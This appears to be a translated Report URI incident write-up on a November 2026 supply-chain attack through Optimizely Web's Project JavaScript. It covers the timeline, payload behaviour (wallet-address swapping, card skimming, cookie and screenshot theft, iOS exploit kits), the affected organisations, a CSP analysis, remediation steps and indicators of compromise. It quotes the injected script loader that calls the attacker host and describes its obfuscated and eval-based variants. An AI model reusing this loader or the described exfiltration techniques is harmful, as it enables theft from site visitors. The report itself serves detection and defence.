
Optimizely 被植入恶意软件,Zoom、BBC 等 178 家顶级品牌受波及
2026 年 11 月 16 日,178 家组织的访客通过 Optimizely Web 实验平台接收到了恶意 JavaScript。名单中不乏全球访问量最大的网站:Zoom、BBC、CNN、Salesforce、GitLab、IKEA、汇丰银行、Equifax、法荷航空、Ledger 和 Peacock。
这个恶意软件是个多功能工具包:把加密货币钱包地址替换成攻击者的、窃取支付卡信息、盗取 Cookie 和屏幕截图,在 iPhone 和 iPad 上还会投放 Coruna 和 DarkSword iOS 漏洞利用工具包。加密货币已经遭到窃取,且有已核实的交易流向攻击者。
这正是 Report URI 旨在检测的那类攻击。我们的平台能够识别可信 JavaScript 的异常变更、检测新加载的脚本、暴露与外部目标的可疑连接。在本案中,即便原始脚本来自可信的 Optimizely 域名,这些信号也足以揭露恶意活动。如果部署了强制模式(enforcement)的 CSP,组织还能更进一步,在攻击得手前拦截关键环节。
这件事的重要教训是:可信的 JavaScript 并不总是保持可信。网站完全可能因为第三方依赖而沦陷,自身代码和基础设施却毫发无损。
目前大部分恶意代码已被清除。UTC 时间 21:52 时,188 个受感染片段中只剩 1 个还含恶意代码,而 20:56 时这一数字是 169。如果你的网站使用了 Optimizely Web,或者你今天访问过下面列出的任何网站,请继续往下读。
事情经过

Optimizely Web 的工作方式是让每个客户从 Optimizely 的 CDN 加载一段 JavaScript"snippet",例如 https://cdn.optimizely.com/js/6395285578973184.js。snippet 中包含 Optimizely 的代码、客户的实验,以及一个可选字段 Project JavaScript(projectJS):客户在 Optimizely 后台编写的自定义代码,会在每个页面上运行。
攻击者把自己的代码写进了客户项目的 Project JavaScript,snippet 的其余部分原封未动。文件仍然由 cdn.optimizely.com 提供,带着 Optimizely 的证书,来自所有受影响网站都已信任的主机。以下是 Zoom 的 snippet 中被注入的内容:
"projectJS": function(){(function(){try{var s=document.createElement('script');s.src='https://1688360.cc/track.js';s.async=true;(document.head||document.documentElement).appendChild(s);}catch(e){}})();我们观察到注入的加载器有三个版本:
- 一个普通的
<script>标签,指向https://1688360.cc/track.js(多数片段属于此类型)。 - 将相同 URL 通过 base64 编码隐藏,并使用
atob()解码。直接搜索 "1688360.cc" 无法发现该特征。Smartsheet 的片段曾一度被清理,但随后又被这个版本感染,这意味着在事发时编写代码的人员仍保有访问权限。 - 完整内嵌的 payload 副本,如果
1688360.cc被封锁,该副本会通过eval执行。
部分客户从自家域名分发 snippet,例如 opt.scheels.com/js/<id>.js 或 www.vodafone.com.au/js/<id>.js。这些站点也受到了影响,因为它们的内容源自同一个 Optimizely 项目。
尚不清楚攻击者如何获得了这些互不相关客户项目的写入权限:可能是 Optimizely 系统被入侵、某个拥有跨客户访问权限的凭证被泄露,或其他原因。这有待 Optimizely 做出解释。需要明确的是,Optimizely 的 CDN 只是忠实分发了收到的内容;这是一次针对源头的攻击,而非 CDN 缓存投毒。Optimizely 自身的站点也未能幸免:www.optimizely.com 和 login.optimizely.com 的 snippet 中均包含恶意代码。
时间线(UTC)
| 时间 | 事件 |
|---|---|
| 9月17日 | webshell.lol(同一攻击者的注入器)首次出现在土耳其网站中,通过 SEO“反向链接面板”脚本注入 |
| 11月9日 17:52 | 5vobauua3ojpklx.icu 域名注册(用于 iOS 漏洞利用套件的跳板) |
| 11月13日至11月16日 | 早期攻势: 通过 Kissmetrics、StorifyMe 和 Minute Media 脚本注入 webshell.lol/get.js,受影响站点包括 securitybank.com、faz.net、smh.com.au、vidaxl 和 foxsports.com |
| 11月16日 02:21 | BBC 的 Optimizely snippet 最后一次被 urlscan 抓取为干净状态的时间 |
| 11月16日 04:21 | 首次发现 Optimizely 注入(BBC 代码片段加载了 webshell.lol) |
| 04:28 至 05:23 | 1688360.cc 签发证书;域名于 05:23 注册 |
| 08:10 | track.js(加密货币剪贴板劫持)首次构建 |
| 08:28 | 1688360.cc/track.js 首次出现在 bbc.com 上 |
| 11:20 | Zoom 的代码片段被修改(Last-Modified 头发生变化) |
| 13:03 | 攻击者将窃取的加密货币转移到交易所 |
| 13:43 | 卡片盗刷功能被加入 track.js |
| 16:38 | 注册 eil786npto9u5bq.icu(第二个 iOS 路由主机) |
| 17:13 至 17:57 | 新增第二个 iOS 主机;向所有 iOS 18.6 及更早版本的访问注入 Coruna iframe |
| 19:24 至 19:59 | 我们的排查:1,611 个 Optimizely 代码片段中有 186 个被感染 |
| 约 20:40 至 21:10 | 大规模清理(Ledger 20:41、Smartsheet 20:56、BBC 21:07) |
| 21:52 | 188 个代码片段中仍有 1 个被感染(TalkTalk) |
恶意载荷当天被重构了 26 次。攻击者不断添加新功能和钱包地址,但从不删除已有的。
恶意载荷做了什么
每位访问者都会收到同一个脚本 track.js,它的每个部分都在同时运行。访问者会遇到什么,取决于其设备和在页面上的操作。
1. 加密货币地址替换(已在盗取资金)
脚本会找出页面上所有有效的钱包地址(BTC、ETH 及 EVM 链、TRON、Solana、TON、Litecoin、Bitcoin Cash、Dogecoin),并替换为攻击者的地址。它会校验 checksum,只替换真实地址。替换范围包括:
- 页面文本、表单字段、链接和图片;
- 剪贴板,包括复制操作和通过
navigator.clipboard的调用; - 发出的
fetch/XHR 请求、window.open、页面跳转以及 iOS 分享面板。
页面一旦变化,脚本就会重新扫描。只要从受影响的页面复制地址——甚至在该标签页打开期间从其他地方复制——你粘贴出来的都可能是攻击者的地址。
2. 银行卡信息窃取
补充说明(UTC 13:43 添加):该脚本会监听表单提交以及所有 fetch/XHR POST 请求,查找卡号(经 Luhn 校验)、有效期和 CVV。一旦同时获取到这三项信息,便会通过 navigator.sendBeacon 将其发送至 https://1688360.cc/card.php。用户在托管支付 iframe(如 Stripe、Adyen 等)中输入的卡片信息不在其监控范围内,但填入网站自有表单字段的卡片信息则会被窃取。
3. Cookie 与截图窃取
当它替换钱包或支付相关文案旁边的地址时,会向 https://1688360.cc/hit.php 发送以下数据:
- 页面 URL;
document.cookie(未标记为HttpOnly的 Cookie);- 它已替换的原始地址;
- 使用 html2canvas 渲染的页面截图。
4. iOS 漏洞利用工具包:Coruna 和 DarkSword
在 iPhone 和 iPad 上,该脚本会从 5vobauua3ojpklx.icu 和 eil786npto9u5bq.icu 加载 boot.js。它会读取 iOS 版本,并在隐藏的 iframe 中加载相应的漏洞利用链:
| iOS 版本 | 利用链 |
|---|---|
| 13 至 17 | Coruna(位于 /A8/,另在 /JIUJIU888/index.js 处有直接加载器) |
| 18.x | DarkSword(位于 /B9/、/D11/、/D12/) |
| 26 | 独立利用链(位于 /C10/);目前仅用于设备指纹识别 |
Coruna 加载器与我们 10 月在另一场攻击活动中分析过的样本字节完全一致。该工具包自身的注释表明,iOS 18.7.3 及更高版本、以及 26.3 及更高版本均已修补。运行 iOS 18.6 或更早版本的页面会每 60 秒重新加载一次以重试漏洞利用,这是肉眼可见的症状。
迄今被窃取的金额
截至 11 月 16 日 UTC 19:25,攻击者钱包已接收约 $7,040,全部发生在 16 日的大约九小时内:
| 钱包 | 接收量 | ≈ 美元等值 |
|---|---|---|
BTC 19g9rZcPeiz8rUvyWpTRyXXhPnjsWrc3kW |
0.08298 BTC(4 笔交易),未支出 | $5,380 |
LTC ltc1q3wp7g6ds0ggg6fl6kncpa4sepn0q3qfacgred5 |
17.02 LTC(3 笔交易) | $762 |
TRON THvs6p56XkUiMkJeSc51cAP64u2RsTYqxa |
662.9 USDT + 184 TRX | $719 |
ETH 0xC4026b06D82b0F0B363eda0642D61CfbDc17884e |
0.055 ETH | $100 |
| BSC(同一 0x 地址) | 82 USDT | $82 |
资金在 UTC 时间 13:03 至 13:05 之间被转走。以太坊上的 USDC 流入了一个 HitBTC 充值地址。该 TRON 钱包自 2026 年 3 月起就在使用,说明这名攻击者在本次攻击活动之前早已活跃。我们无法确认有多少卡数据或 Cookie 被发送到了 1688360.cc。
受影响范围
我们抓取了 1,611 个不同的 Optimizely 代码片段(主要通过自有的爬取数据获取),并逐一检查其中是否含有恶意代码。结果发现属于 178 家机构的 188 个片段被感染。我们对每个被感染文件都留存了副本,并保留了响应头、SHA-256 哈希和抓取时间作为证据。由于只能及时检查我们能找到的片段,实际数字很可能更高。
按行业分布
| 行业 | 机构数 | 示例 |
|---|---|---|
| 银行与金融 | 32 | Paychex、HSBC 美国、Equifax、SmartAsset、HSBC 香港 |
| 科技与 SaaS | 23 | Zoom、Bitly、Salesforce、GitLab、Optimizely |
| 零售与时尚 | 20 | IKEA、ASOS、Mattel、American Eagle、Scheels |
| 流媒体与娱乐 | 12 | Peacock、D&D Beyond、Wizards of the Coast、NOW TV、Zattoo |
| 新闻与媒体 | 10 | CNN、BBC、Fox News、NPR、CTV News |
| 航空与旅行 | 9 | 阿拉斯加航空/夏威夷航空、Transavia、法荷航集团、荷兰皇家航空(荷兰)、Trafalgar |
| 医疗与制药 | 8 | Invisalign、Takeda、Covetrus、iTero(Align)、Covetrus Pharmacy |
| 工业与制造 | 8 | Fluke、eMaint(Fluke)、Fluke Networks、Vaillant 德国、Fluke Process Instruments |
| 电信 | 7 | Virgin Media、Virgin Media O2、Vodafone 澳大利亚、O2、TPG Telecom |
| 加密货币与交易 | 6 | Ledger、IG、OANDA/Coinpass、interactive investor、TMS Brokers |
| 保险 | 6 | Asurion / uBreakiFix、Mutual of Omaha、Admiral、Securian Financial、eRenterPlan |
| 房地产 | 6 | Buildium (managebuilding.com)、Loft Living 公寓、Buildium、HireAHelper、Flytte.no(及其姊妹比价网站) |
| 餐饮与酒店 | 5 | 餐饮订餐网站 (order.online)、Heineken、Home Chef、Starbucks Canada、Cinnabon |
| 家居与智能家居 | 5 | Resideo、Honeywell Home、myQ (Chamberlain)、Chamberlain、First Alert |
| 非营利机构与公益 | 4 | Change.org、ASPCA、UNICEF USA、DonorsChoose |
| 博彩 | 4 | Betsson、PokerStars、tombola、Betfred |
| 专业服务 | 4 | Freshfields、CohnReznick、Baringa、Cro Metrics |
| 物流与运输 | 3 | ShipStation / ShipEngine、Stamps.com、ShipEngine |
| 汽车 | 3 | Lucid Motors、O'Brien Glass、Chevrolet 经销商网络(包括 Bill Rapp 等) |
| 教育 | 3 | Walden University、Perlego、Chamberlain University |
完整列表
按各领域内 Tranco 排名排序,截至 UTC 21:52 的状态:除 TalkTalk 外,所有代码片段均已清除。
银行与金融(32 家)
| 机构 | 域名 |
|---|---|
| Paychex | www.paychex.com |
| HSBC US | www.us.hsbc.com |
| Equifax | equifax.com、my.equifax.com、signin.my.equifax.com、www.equifax.com |
| SmartAsset | smartasset.com |
| HSBC Hong Kong | www.hsbc.com.hk |
| ABN AMRO | www.abnamro.de、www.abnamro.nl、www.abnamromeespierson.be |
| TaxAct | www.taxact.com |
| HSBC Mexico | www.hsbc.com.mx |
| HSBC Singapore | www.insurance.hsbc.com.sg |
| NetCredit | www.netcredit.com |
| Associated Bank | www.associatedbank.com |
| S-Pankki | www.s-pankki.fi |
| Equifax 加拿大 | my.equifax.ca、www.equifax.ca |
| Equifax 英国 | equifax.co.uk |
| The Work Number(Equifax) | theworknumber.com |
| Funding Circle | fundingcircle.com、www.fundingcircle.com |
| HSBC 澳大利亚 | www.hsbc.com.au |
| CashNetUSA | www.cashnetusa.com |
| OnDeck | www.ondeck.com |
| ICS Cards | www.icscards.nl |
| HSBC 阿联酋 | www.hsbc.ae |
| HSBC 马来西亚 | www.hsbc.com.my、www.hsbcamanah.com.my |
| Rest Super | rest.com.au |
| HSBC 台湾 | www.hsbc.com.tw |
| HSBC 越南 | www.hsbc.com.vn |
| HSBC 埃及 | www.hsbc.com.eg |
| HSBC 菲律宾 | www.hsbc.com.ph |
| SmartAdvisor Match(SmartAsset) | smartadvisormatch.com |
| Compare Club | compareclub.com.au |
| ABN AMRO Lease | abnamrolease.com |
| Energy Scout | energyscout.com.au |
| 恒生投资 | www.hangsenginvestment.com |
科技与 SaaS(23 家)
| 组织 | 域名 |
|---|---|
| Zoom | www.zoom.com、zoom.com、zoom.us |
| Bitly | arcg.is、bit.ly、bitly.com |
| Salesforce | evergage.com、exacttarget.com、pardot.com、salesforce-scrt.com 等 4 个以上 |
| GitLab | about.gitlab.com、gitlab.com |
| Optimizely | home.optimizely.com、login.optimizely.com、optimizely.com、prep.login.optimizely.com 等 1 个以上 |
| Mixpanel | mixpanel.com |
| Typeform | typeform.com, www.typeform.com |
| InMotion Hosting | www.inmotionhosting.com |
| Wasabi | wasabi.com, wasabisys.com |
| Perforce / Zend / Puppet | www.perforce.com, www.puppet.com, zend.com |
| Tableau | www.tableau.com |
| Hootsuite | hootsuite.com, www.hootsuite.com |
| Smartsheet | de.smartsheet.com, es.smartsheet.com, fr.smartsheet.com, help.smartsheet.com 等另 2 个 |
| MuleSoft | mulesoft.com, www.mulesoft.com |
| Thales / Imperva | community-cybersec.thalesgroup.com, imperva.com |
| Tricentis | www.tricentis.com |
| Web Hosting Hub | www.webhostinghub.com |
| QR Code Generator | login.qr-code-generator.com, www.qr-code-generator.com |
| ServiceChannel | preview.servicechannel.com, servicechannel.com, servicechannel.us |
| Brandfolder | brandfolder.com |
| Intelex | www.intelex.com |
| Enverus | www.enverus.com |
| Accruent | www.accruent.com |
零售与时尚(20)
| 机构 | 域名 |
|---|---|
| IKEA | client.home-design.ikea.com |
| ASOS | asos.com |
| Mattel | creations.mattel.com |
| American Eagle | www.ae.com |
| Scheels | scheels.com, www.scheels.com |
| Ariat | www.ariat.com |
| American Girl | www.americangirl.com |
| StackSocial | www.stacksocial.com |
| Crocs India | www.crocs.in |
| Levi's Japan | levi.jp |
| Todd Snyder | www.toddsnyder.com |
| Levi's 印尼 | levi.co.id |
| Just Russel | app.brt-4076-credits-in-order-summary.justrussel.de, app.rph-487-customer-can-switch-their-pet-to.justrussel.be, app.rph-487-customer-can-switch-their-pet-to.justrussel.com, app.rph-487-customer-can-switch-their-pet-to.justrussel.fr 等 5 个 |
| Loloi Rugs | www.loloirugs.com |
| Levi's 澳大利亚 | levis.com.au |
| Levi's 马来西亚 | levi.com.my |
| Levi's 菲律宾 | levi.com.ph |
| Levi's 新加坡 | levi.com.sg |
| Levi's 韩国 | levi.co.kr |
| Levi's 新西兰 | levis.co.nz |
流媒体与娱乐(12)
| 机构 | 域名 |
|---|---|
| Peacock | peacocktv.com, www.peacocktv.com |
| D&D Beyond | dndbeyond.com, www.dndbeyond.com |
| Wizards of the Coast | secretlair.wizards.com |
| NOW TV | nowtv.com, www.nowtv.com |
| Zattoo | zattoo.com |
| Crave | www.crave.ca |
| Starz | www.starz.com |
| SkyShowtime | www.skyshowtime.com |
| Bravo | www.bravotv.com |
| SeaWorld | buschgardens.com, seaworld.com |
| WOW(Sky Deutschland) | www.wowtv.de |
| NOW Italia | www.nowtv.it |
新闻与媒体(10)
| 机构 | 域名 |
|---|---|
| CNN | cnn.com, edition.cnn.com, us.cnn.com, www.cnn.com |
| BBC | www.bbc.co.uk, www.bbc.com |
| Fox News | www.foxnews.com |
| NPR | legacy-s1.npr.org、legacy.stage.npr.org、media.stage.npr.org、s-s1-origin.npr.org |
| CTV 新闻 | www.ctvnews.ca |
| 福克斯体育 | foxsports.com |
| BNN 彭博 / CP24 | www.bnnbloomberg.ca、www.cp24.com |
| TSN | www.tsn.ca |
| Top Gear(英国《顶级 Gear》杂志) | www.topgear.com |
| BBC Earth(BBC 地球频道) | www.bbcearth.com |
航空与旅游(9 家)
| 机构 | 域名 |
|---|---|
| 阿拉斯加航空 / 夏威夷航空 | www.alaskaair.com、www.hawaiianairlines.com |
| Transavia(欧洲廉价航空) | www.transavia.com |
| 法国航空-荷航集团 | liberia.klm.com、russia.airfrance.com、www.klm.be、wwws.airfrance.fr |
| 荷兰皇家航空(KLM) | deal.klm.nl |
| Trafalgar(海外旅行社) | www.trafalgar.com |
| Contiki(欧洲青年旅行社) | www.contiki.com |
| Insight Vacations(洞察假期旅行社) | www.insightvacations.com |
| 旅游集团(The Travel Corporation) | uat.costco.ttc.com |
| Costsaver(旅游折扣商) | www.costsavertour.com |
医疗与制药(8 家)
| 机构 | 域名 |
|---|---|
| Invisalign(隐形矫治品牌) | invisalign.com、www.invisalign.com |
| Takeda(武田制药) | www.takeda.com |
| Covetrus(兽医医疗服务商) | covetrus.com |
| iTero(Align Technology 旗下口腔扫描品牌) | itero.com |
| Covetrus Pharmacy(兽医药房) | eastfieldveterinary.covetruspharmacy.com |
| myCovetrus | www.mycovetrus.com |
| RaySafe(Fluke 旗下射线防护品牌) | www.raysafe.com |
| Takeda Oncology(武田肿瘤学部门) | www.takedaoncology.com |
工业与制造业(8 家)
| 机构 | 域名 |
|---|---|
| Fluke(福禄克,测试测量品牌) | fluke.com |
| eMaint (Fluke) | www.emaint.com |
| Fluke Networks | www.flukenetworks.com |
| 德国威能(Vaillant Germany) | www.vaillant.de |
| Fluke Process Instruments | www.flukeprocessinstruments.com |
| Fluke Biomedical | www.flukebiomedical.com |
| Landauer | www.landauer.com |
| 西班牙威能(Vaillant Spain) | www.vaillant.es |
电信(7)
| 组织 | 域名 |
|---|---|
| Virgin Media | virginmedia.com, www.virginmedia.com |
| Virgin Media O2 | virginmediao2.co.uk, www.virginmediao2.co.uk |
| 澳大利亚沃达丰(Vodafone Australia) | www.vodafone.com.au |
| O2 | o2.co.uk, www.o2.co.uk |
| TPG Telecom | www.tpg.com.au |
| Mint Mobile | www.mintmobile.com |
| TalkTalk | talktalk.co.uk, www.talktalk.co.uk |
加密货币与交易(6)
| 组织 | 域名 |
|---|---|
| Ledger | ledger.com, www.ledger.com |
| IG | www.ig.com |
| OANDA / Coinpass | oanda.com, www.oanda.com |
| interactive investor | www.ii.co.uk |
| TMS Brokers | www.tms.pl |
| Betashares | www.betashares.com.au |
保险(6)
| 组织 | 域名 |
|---|---|
| Asurion / uBreakiFix | www.asurion.com, www.ubreakifix.com |
| Mutual of Omaha | moocat.mutualofomaha.com, www.mutualofomaha.com |
| Admiral | www.admiral.com |
| Securian Financial | www.securian.com |
| eRenterPlan | erenterplan.com |
| AKA(丹麦失业保险基金) | www.aka.dk |
房地产 (6)
| 机构 | 域名 |
|---|---|
| Buildium (managebuilding.com) | headwayassetsllc.managebuilding.com |
| Loft Living 公寓 | theapartmentsatkeltonstation.loftliving.com |
| Buildium | www.buildium.com |
| HireAHelper | qa2.hireahelper.com |
| Flytte.no(及其姐妹比价网站) | flytte.no |
| MovingPlace | unionplus-qa4.movingplace.com |
餐饮与酒店 (5)
| 机构 | 域名 |
|---|---|
| 餐厅点餐网站 (order.online) | order.online |
| Heineken(喜力) | www.heineken.com |
| Home Chef | www.homechef.com |
| Starbucks Canada(星巴克加拿大) | www.starbucks.ca |
| Cinnabon(肉桂卷) | www.cinnabon.com |
家居与智能家居 (5)
| 机构 | 域名 |
|---|---|
| Resideo | resideo.com, www.resideo.com |
| Honeywell Home(霍尼韦尔智能家居) | www.honeywellhome.com |
| myQ (Chamberlain) | www.myq.com |
| Chamberlain(蔡斯伯兰) | www.chamberlain.com |
| First Alert | www.firstalert.com |
非营利组织与公共事务 (4)
| 机构 | 域名 |
|---|---|
| Change.org | www.change.org |
| ASPCA(美国防止虐待动物协会) | aspca.org, dev-cloudflare.aspca.org, secure.aspca.org, www.aspca.org |
| UNICEF USA(联合国儿童基金会美国分会) | www.unicefusa.org |
| DonorsChoose | www.donorschoose.org |
博彩 (4)
| 机构 | 域名 |
|---|---|
| Betsson | betsson.bet.ar、www.betsson.co、www.betsson.com、www.betsson1002.com |
| PokerStars | www.pokerstars.com、www.pokerstars.de、www.pokerstars.fr、www.pokerstars.pt 等 5 个 |
| tombola | tombola.co.uk、tombolaarcade.co.uk、www.tombola.co.uk、www.tombola.it 等 5 个 |
| Betfred | www.betfred.com |
专业服务 (4)
| 机构 | 域名 |
|---|---|
| Freshfields | www.freshfields.com |
| CohnReznick | www.cohnreznick.com |
| Baringa | www.baringa.com |
| Cro Metrics | crometrics.com |
物流与运输 (3)
| 机构 | 域名 |
|---|---|
| ShipStation / ShipEngine | shipstation.com、www.shipstation.com |
| Stamps.com | www.stamps.com |
| ShipEngine | www.shipengine.com |
汽车 (3)
| 机构 | 域名 |
|---|---|
| Lucid Motors | lucidmotors.com |
| O'Brien Glass | www.obrien.com.au |
| 雪佛兰经销商网络(Bill Rapp 等) | www.billrappchevy.com |
教育 (3)
| 机构 | 域名 |
|---|---|
| Walden University | www.waldenu.edu |
| Perlego | www.perlego.com |
| Chamberlain University | www.chamberlain.edu |
此前通过 Kissmetrics、StorifyMe 和 Minute Media 传播的 webshell.lol 攻击波还影响了其他网站,未计入上表。
Report URI 如何检测甚至预防这类攻击
这些网站只需要启用 Report-Only 模式的 CSP,就不会影响站点正常运行:
| 产品 | 本可检测到的内容 |
|---|---|
| Script Watch | 发现新的脚本依赖:https://1688360.cc/track.js,随后加载了 .icu iOS 路由。 |
| Data Watch | 出现新的数据去向:1688360.cc/hit.php 和 1688360.cc/card.php。 |
| Frame Watch | 检测到新的 iframe 源:eil786npto9u5bq.icu,即漏洞利用套件的 iframe。 |
| CSP Integrity + JS Time Machine + Script Vault | Optimizely 代码片段的指纹发生变更,同时出现了一个没有任何已知文件匹配的全新脚本。JS Time Machine 展示了该新版本的首次出现时间及持续运行时长。 |
| Threat Intelligence | 提及 5vobauua3ojpklx.icu 和 webshell.lol 的报告已被标记为 IoC(入侵指标)。一旦添加,下方提到的 1688360.cc 及其他主机也会同样被标记。 |
甚至还可以更进一步,部署能够主动拦截此类攻击、防止任何数据泄露的 CSP。受此攻击影响的网站未必自身存在漏洞,它们只是加载了来自受信任供应商的 JavaScript,而这份信任被恶意利用。因此,监控访问者浏览器中实际运行的内容至关重要。Report URI 为组织提供了可视化能力,可检测受信任依赖项的变化或异常行为,并提供工具帮助实施策略,阻止恶意脚本和连接得逞。
内容安全策略(CSP)起到了帮助作用吗?
我们爬取了 256 个受影响组织自有主机,并对照该载荷的需求评估了它们的 CSP:
- 从
1688360.cc加载track.js。 - 或者运行内联降级版本,这需要
'unsafe-eval'或'unsafe-inline'。 - 将窃取的数据发送到
1688360.cc(connect-src)。 - 加载 iOS 攻击套件(
script-src、frame-src)。
| 结果 | 组织数量 |
|---|---|
| 完全没有 CSP | 68 |
| CSP 同时放行了恶意载荷和数据窃取 | 50 |
载荷运行了,但 connect-src 阻止了数据窃取(地址替换仍然得逞) |
17 |
| 载荷被阻止 | 24(15%) |
放行 cdn.optimizely.com 本来就起不到任何防护作用。恶意代码恰恰来自这个受信任的主机。24 个成功防守的网站与其他网站的区别,在于它们配置了严格的 script-src。只列出必需主机的网站会阻止 1688360.cc。而两种常见配置会让攻击直接得逞:
'strict-dynamic':受信任的 Optimizely 代码片段插入的任何脚本都会自动获得信任。'unsafe-eval',Optimizely 官方文档甚至建议客户放行它:即使track.js被阻止,内联降级版本仍会通过eval执行。HSBC 就是这样中招的——它的 CSP 拦下了track.js和数据窃取,但内联副本照样运行了。
connect-src 很重要。那 17 个“部分防护”网站之所以能阻止银行卡、Cookie 和屏幕截图被窃取,正是因为它们限制了页面的数据发送目标。但这挡不住地址替换,因为它发生在页面内部。
现在该怎么做
如果你的网站使用了 Optimizely Web:
- 打开每个项目的 Project JavaScript 和每个实验的自定义代码。查找
1688360.cc、atob(以及任何不是你自己写的脚本。 - 审查谁和什么对你的 Optimizely 账户有写入权限(用户、API token、集成),并轮换凭据。
- 如果你在自己的表单中有银行卡输入字段,请将 11 月 16 日输入的卡信息视为可能已泄露。
- 任何非
HttpOnly的 Cookie 中的会话令牌或密钥都应视为已泄露,并立即轮换。 - 部署 CSP(内容安全策略)。限制
connect-src,尽可能避免使用'unsafe-eval',并开启违规报告。 - 考虑是否需要告知客户他们的访问曾受到恶意软件影响。
如果你在 11 月 16 日访问过受影响站点:
- 将你的 iPhone 或 iPad 更新至 iOS 18.7.3 或更高版本,或 iOS 26.3 或更高版本。
- 检查你进行过的加密货币转账。如果粘贴的地址与你原本打算支付的地址不一致,该地址可能被替换了。
- 如果你曾在受影响站点用卡支付,请留意你的账单。
失陷指标
以下所有域名均由攻击者控制;请将其及其子域名全部拉黑。
| 指标 | 作用 |
|---|---|
1688360.cc |
C2 服务器:track.js、card.php、hit.php、html2canvas.min.js(IP:136.113.106.136) |
5vobauua3ojpklx.icu |
iOS 路由加载器 boot.js(IP:34.96.213.201) |
eil786npto9u5bq.icu |
iOS 路由加载器、Coruna 及 iOS 26 相关页面(IP:34.87.36.58) |
l7bcsnwc7nzr3uo.icu |
Coruna 遥测数据上报,端点 POST /api/iptj |
webshell.lol |
注入器 get.js(早期攻击波次使用) |
linkforge.cc |
承载注入器的 SEO 面板脚本 |
je4ft3gn8vxudum.icu、q1ls1ho9x7wsxlu.icu、ios-hack.icu |
boot.js 中硬编码的备用 C2 服务器 |
p55abnw2pnsz0bo.icu、1y69gy2mdzaltz1.icu、gm38duxoihbmy5o.icu |
使用与工具包相同的证书和 IP |
window._k7、window.__k7b |
由攻击载荷设置的全局变量标记 |
data-channel-code="02111110" |
iOS 加载脚本标签上的属性 |
